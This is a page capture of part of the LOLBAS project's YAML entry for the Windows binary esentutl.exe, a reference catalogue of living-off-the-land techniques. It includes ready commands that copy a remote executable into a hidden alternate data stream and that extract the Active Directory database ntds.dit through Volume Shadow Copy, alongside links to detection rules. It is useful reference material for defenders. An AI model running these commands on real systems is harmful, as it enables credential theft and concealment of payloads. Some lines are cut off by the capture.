
Project/LOLBAS/blob/2cc01b01132b5c304027a658c698ae09dd6a92bf/yml/OSBinaries/Esentutl.yml



Project/LOLBAS/blob/2cc01b01132b5c304027a658c698ae09dd6a92bf/yml/OSBinaries/Esentutl.yml

```
27
           OperatingSystem: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
28
         - Command: esentutl.exe /y \\192.168.100.100\webdav\file.exe /d c:\ADS\file.txt:file.exe /o
           Description: Copies the remote source EXE to the destination Alternate Data Stream (ADS) of the
29
           Usecase: Copy file and hide it in an alternate data stream as a defensive counter measure
30
           Category: ADS
31
32
           Privileges: User
           MitreID: T1564.004
33
           OperatingSystem: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
34
         - Command: esentutl.exe /y \\live.sysinternals.com\tools\adrestore.exe /d \\otherwebdavserver\web
35
           Description: Copies the source EXE to the destination EXE file
36
           Usecase: Use to copy files from one unc path to another
37
38
           Category: Download
           Privileges: User
39
40
           MitreID: T1564.004
41
           OperatingSystem: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
         - Command: esentutl.exe /y /vss c:\windows\ntds\ntds.dit /d c:\folder\ntds.dit
42
43
           Description: Copies a (locked) file using Volume Shadow Copy
44
           Usecase: Copy/extract a locked file such as the AD Database
45
           Category: Copy
           Privileges: Admin
46
47
           MitreID: T1003.003
           OperatingSystem: Windows 10, Windows 11, Windows 2016 Server, Windows 2019 Server
48
49
       Full_Path:
50
51
         - Path: C:\Windows\System32\esentutl.exe
         - Path: C:\Windows\SysWOW64\esentutl.exe
52
       Code Sample:
53
54
         - Code:
55
       Detection:
         - Sigma: https://github.com/SigmaHQ/sigma/blob/6312dd1d44d309608552105c334948f793e89f48/rules/wir
56
         - Sigma: https://github.com/SigmaHQ/sigma/blob/6312dd1d44d309608552105c334948f793e89f48/rules/wir
57
         - Sigma: https://github.com/SigmaHQ/sigma/blob/6312dd1d44d309608552105c334948f793e89f48/rules/wir
58
         - Sigma: https://github.com/SigmaHQ/sigma/blob/6312dd1d44d309608552105c334948f793e89f48/rules/wir
59
         - Splunk: https://github.com/splunk/security_content/blob/86a5b644a44240f01274c8b74d19a435c7dae66
60
         - Elastic: https://github.com/elastic/detection-rules/blob/f6421d8c534f295518a2c945f530e8afc4c8ad
61
62
       Resources:
63
         - Link: https://twitter.com/egre55/status/985994639202283520
         - Link: https://dfironthemountain.wordpress.com/2018/12/06/locked-file-access-using-esentutl-exe/
64
65
         - Link: https://twitter.com/bohops/status/1094810861095534592
       Acknowledgement:
66
         - Person: egre55
67
           Handle: '@egre55'
68
         - Person: Mike Cary
69
           Handle: '@grayfold3d'
70
```

LOLBAS/yml/OSBinaries/Esentutl.yml at 2cc01b01132b5c304027a658c698ae09dd6a92bf · LOLBAS-Project/LOLBAS · GitHub - 31/10/2024 17:58 https://github.com/LOLBAS-

Project/LOLBAS/blob/2cc01b01132b5c304027a658c698ae09dd6a92bf/yml/OSBinaries/Esentutl.yml